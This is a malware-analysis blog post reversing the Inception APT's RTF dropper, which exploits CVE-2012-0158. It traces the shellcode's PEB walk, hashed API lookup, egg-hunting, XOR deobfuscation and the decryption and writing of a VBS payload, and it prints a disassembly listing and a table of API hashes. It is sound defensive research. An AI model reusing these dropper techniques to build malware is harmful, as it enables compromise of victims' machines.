Reversing the Inception APT malware


After reading the Inception paper by Snorre Fagerland and Waylon Grange, I got curious about this threat and did some reversing. I felt that it would be good to write a technical blog about the process - maybe it could be helpful or interesting for some.

RTF file Analysis

MD5: 4a4874fa5217a8523bf4d1954efb26ef

Exploit: CVE-2012-0158

As we can see in following screen shot, this is a RTF [Rich Text Format] file. Its common that attackers use document files such as these as bait.




It is common that shellcode starts with a NOPsled. In following screenshot we can see that the embedded shellcode starts with NOP slide. NOP, or No OPeration - is a single-byte opcode that does nothing. It has the hex value of 0x90.

Embedded Shellcode Analysis - First Level

Now, to the functionality of the shellcode. We will ignore the first two prolog instructions, and for remaining statements I have inserted comments to help understanding what is happening in this chunk of

code. It's traversing the TEB, the PEB and the Ldr structure to get the base addresses of ntdll.dll and kernel32.dll. It needs these to find the API addresses it requires for the rest of the infection.




In screenshot below, Function 00120F82 is the malware's own GetProcAddress function which takes two parameters

1. Base address of the system dll


2. Hash of the API name.

The function returns the memory address of the API.




Functionality of function 00120F82 (GetProcAddress)

As shown in the next screenshot, this function parses the "export name pointer table" of the .dll [ex. kernel32.dll] and generates a hash for each function. It compares this with the argument API hash (Ex DF7D9BAD for GetFileSize, see above screenshot) using the CMP EDI, ESI instruction. Once the matching API is found it parses the Export Address Table and returns the respective API address to the caller in EAX register.




The document contains two levels of shellcode. We are analyzing first level, and in the following code we can see a typical egghunting method: It attempts to open the already opened rtf file by checking file handles in memory. It starts with a handle with the value 4 and verifies it by doing GetFileSize on it. If this fails it does ADD ESI,4 again (adds 4 to the handle) until the API succeeds. When this happens it checks the file offset 0x8300 for the marker 0x54405450. Again, if this matches up, it allocates memory into which it reads the file content and jumps to the 2nd level shellcode with a JMP EBX.




Second Level Shell Code Analysis

Now we have landed into the second level shellcode, but it is obfuscated to evade static analysis. At the initial stage there are few instructions waiting to help us. This is the deobfuscation code. We can see that 0x23B * 4 is the number of bytes obfuscated, POP EBX is the get EIP instruction and 0x5687F945 is the deobfuscation XOR key.




In following code we can see the hexadecimal value that corresponds to the library name being pushed to the LoadLibrary function, as well as two loops to get the API addresses using “CALL 02E203E2” function. Here also it uses hashes to look up APIs.

Hash	API	Hash	API
73E2D87E	ExitProcess	0C0397EC	GlobalAlloc
7CB922F6	GlobalFree	10FA6516	ReadFile
36EF7370	GetCommandLineA	76DA08AC	SetFilePointer
0E8AFE98	WinExec	DF7D9BAD	GetFileSize
E9238AD9	_lwrite	6DD38706	CoUninitialize
E88A49EA	_lcreat	EB9E05F5	CoSetProxyBlanket
5B8ACA33	GetTempPathA	6E26C880	CoCreateInstance
0FFD97FB	CloseHandle	7FC7A3CB	CoInitializeEx



In the following code it searches for the embedded VBS file inside the RTF file in memory. It checks for the file size in a loop, and if the size is larger than 0x2000 then it sets the file ponter to 0x8C14 to compare with the VBS file marker as we can see in following screenshot.



After finding the VBS marker in memory, it decrypts the VBS file in two iterations. In the first loop it decrypts and in the second loop it swaps the low and high bytes of the first 0x100 16-bit words, after which it writes the file to a file named “Temp/ew_Rg.vbs”.

```
02E201EC   0345 E8          ADD EAX,DWORD PTR SS:[EBP-18]
02E201EF   8945 DC          MOV DWORD PTR SS:[EBP-24],EAX
02E201F2   48               DEC EAX
02E201F3   8A9403 308C0000  MOV DL,BYTE PTR DS:[EBX+EAX+8C30]      Decryption Loop
02E201FA   32D0             XOR DL,AL
02E201FC   889403 308C0000  MOV BYTE PTR DS:[EBX+EAX+8C30],DL
02E20203   85C0             TEST EAX,EAX
02E20205 ^ 77 EB            JA SHORT 02E201F2
02E20207   8D85 B8FEFFFF    LEA EAX,DWORD PTR SS:[EBP-148]
02E2020D   50               PUSH EAX
02E2020E   68 F8000000      PUSH 0F8
02E20213   FF57 14          CALL DWORD PTR DS:[EDI+14]              kernel32.GetTempPathA
02E20216   8DBB 308C0000    LEA EDI,DWORD PTR DS:[EBX+8C30]
02E2021C   83C9 FF          OR ECX,FFFFFFFF
02E2021F   33C0             XOR EAX,EAX
02E20221   F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
02E20223   F7D1             NOT ECX
02E20225   2BF9             SUB EDI,ECX
02E20227   8BF7             MOV ESI,EDI
02E20229   8BD1             MOV EDX,ECX
02E2022B   8DBD B8FEFFFF    LEA EDI,DWORD PTR SS:[EBP-148]
02E20231   83C9 FF          OR ECX,FFFFFFFF
02E20234   F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
02E20236   4F               DEC EDI
02E20237   8BCA             MOV ECX,EDX
02E20239   F3:A4            REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
02E2023B   6A 02            PUSH 2
02E2023D   8D85 B8FEFFFF    LEA EAX,DWORD PTR SS:[EBP-148]
02E20243   50               PUSH EAX                                Create ew_Rg.vbs file in Temp
02E20244   8B7D FC          MOV EDI,DWORD PTR SS:[EBP-4]
02E20247   FF57 18          CALL DWORD PTR DS:[EDI+18]              kernel32._lcreat
02E2024A   83F8 FF          CMP EAX,-1
02E2024D v 75 05            JNZ SHORT 02E20254
02E2024F v E9 89010000      JMP 02E203DD
02E20254   8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
02E20257   8BD0             MOV EDX,EAX
02E20259   FF75 E8          PUSH DWORD PTR SS:[EBP-18]
02E2025C   8D83 308C0000    LEA EAX,DWORD PTR DS:[EBX+8C30]
02E20262   0345 E0          ADD EAX,DWORD PTR SS:[EBP-20]
02E20265   50               PUSH EAX
02E20266   52               PUSH EDX
02E20267   B9 00010000      MOV ECX,100
02E2026C   8A5448 FE        MOV DL,BYTE PTR DS:[EAX+ECX*2-2]        Swaps bytes within a word
02E20270   8A7448 FF        MOV DH,BYTE PTR DS:[EAX+ECX*2-1]
02E20274   887448 FE        MOV BYTE PTR DS:[EAX+ECX*2-2],DH
02E20278   885448 FF        MOV BYTE PTR DS:[EAX+ECX*2-1],DL        Write to ew_Rg.vbs file
02E2027C ^ E2 EE            LOOPD SHORT 02E2026C
02E2027E   FF57 1C          CALL DWORD PTR DS:[EDI+1C]              kernel32._lwrite
02E20281   FF75 C8          PUSH DWORD PTR SS:[EBP-38]
02E20284   FF57 10          CALL DWORD PTR DS:[EDI+10]              kernel32.CloseHandle
```

Payload .VBS file Analysis

